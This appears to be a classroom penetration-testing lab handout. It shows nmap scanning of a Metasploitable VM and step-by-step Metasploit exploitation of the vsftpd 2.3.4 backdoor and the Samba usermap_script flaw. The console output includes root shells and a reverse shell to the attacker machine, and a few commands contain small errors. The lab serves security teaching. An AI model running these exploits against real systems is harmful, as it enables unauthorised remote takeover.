**Experiment 8: Implementing and analyzing target using metasploit and gain control over the system**

Open metasploit in the virtual machine and power on

username and password is same
msfadmin

If there is no zenmap tool you can use Quick scan in kali linux
Nmap -v -A 192.168.23.129(metasploit ip address)
If nmap is installed in the system

If we wanna port 21

21/tcp   open   ftp   vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.23.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| vsFTPd 2.3.4 - secure, fast, stable

|_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit
Goto kali machine open terminal and type msfconsole

It displays no op exploits for the system..
To know the exploit of that service version
To find the name of the exploit – search vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03       excellent  No     VSFTPD v2.3.4
Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vs
ftpd_234_backdoor
```

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
   Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id   Name
```

```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://github.com/rapid7/meta
                                      sploit-framework/wiki/Using-Metasploit
  RPORT    21               yes       The target port (TCP)
```

Set rhost ipddress

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST ⇒ 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
```

Use info to check RHOST

```
Basic options:
  Name     Current Setting   Required   Description
  ----     ---------------   --------   -----------

  RHOSTS   192.168.23.129    yes        The target host(s), see https://github.com/rapid7/meta
                                        sploit-framework/wiki/Using-Metasploit
  RPORT    21                yes        The target port (TCP)
```

To take the advantage of the exploit we use payload
>show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================


   #   Name                         Disclosure Date   Rank     Check   Description
   -   ----                         ---------------   ----     -----   -----------
   0   payload/cmd/unix/interact                      normal   No      Unix Command, Interact with
Established Connection
```

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads ⇒ /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 → 192.168.23.129:6200 ) at 2022-07-
04 05:17:05 -0400
```

Use linux commands such as ls

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

```
exit
[*] 192.168.23.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
```

Try to find vulnerability for port 445

```
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
msf6 > search samba

Matching Modules
================
```

#	Name Description	Disclosure Date	Rank	Check
0	exploit/unix/webapp/citrix_access_gateway_exec Citrix Access Gateway Command Execution	2010-12-21	excellent	Yes
1	exploit/windows/license/calicclnt_getconfig Computer Associates License Client GETCONFIG Overflow	2005-03-02	average	No
2	exploit/unix/misc/distcc_exec DistCC Daemon Command Execution	2002-02-01	excellent	Yes
3	exploit/windows/smb/group_policy_startup Group Policy Script Execution From Shared Resource	2015-01-26	manual	No
4	post/linux/gather/enum_configs Linux Gather Configurations		normal	No
5	auxiliary/scanner/rsync/modules_list List Rsync Modules		normal	No
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No

Or

```
msf6 > search 3.0.20

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank        Chec
k  Description
   -  ----                                                   ---------------  ----        ----
-  -----------
   0  exploit/multi/samba/usermap_script                     2007-05-14       excellent   No
      Samba "username map script" Command Execution
   1  auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal      Yes
      WordPress WP EasyCart Plugin Privilege Escalation
```

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
   Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>
```

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST ⇒ 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
   Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>
```

Show payloads

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
═══════════════════

   #   Name                                         Disclosure Date  Rank     Check  Descriptio
n
   -   ────                                         ───────────────  ────     ─────  ──────────
-
   0   payload/cmd/unix/bind_awk                                     normal   No     Unix Comma
nd Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                        normal   No     Unix Comma
nd Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                  normal   No     Unix Comma
nd Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                    normal   No     Unix Comma
nd Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                    normal   No     Unix Comma
nd Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                 normal   No     Unix Comma
```

Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ────
  0   Automatic
```

Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-
04 05:33:30 -0400
```

Run some unix commands

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```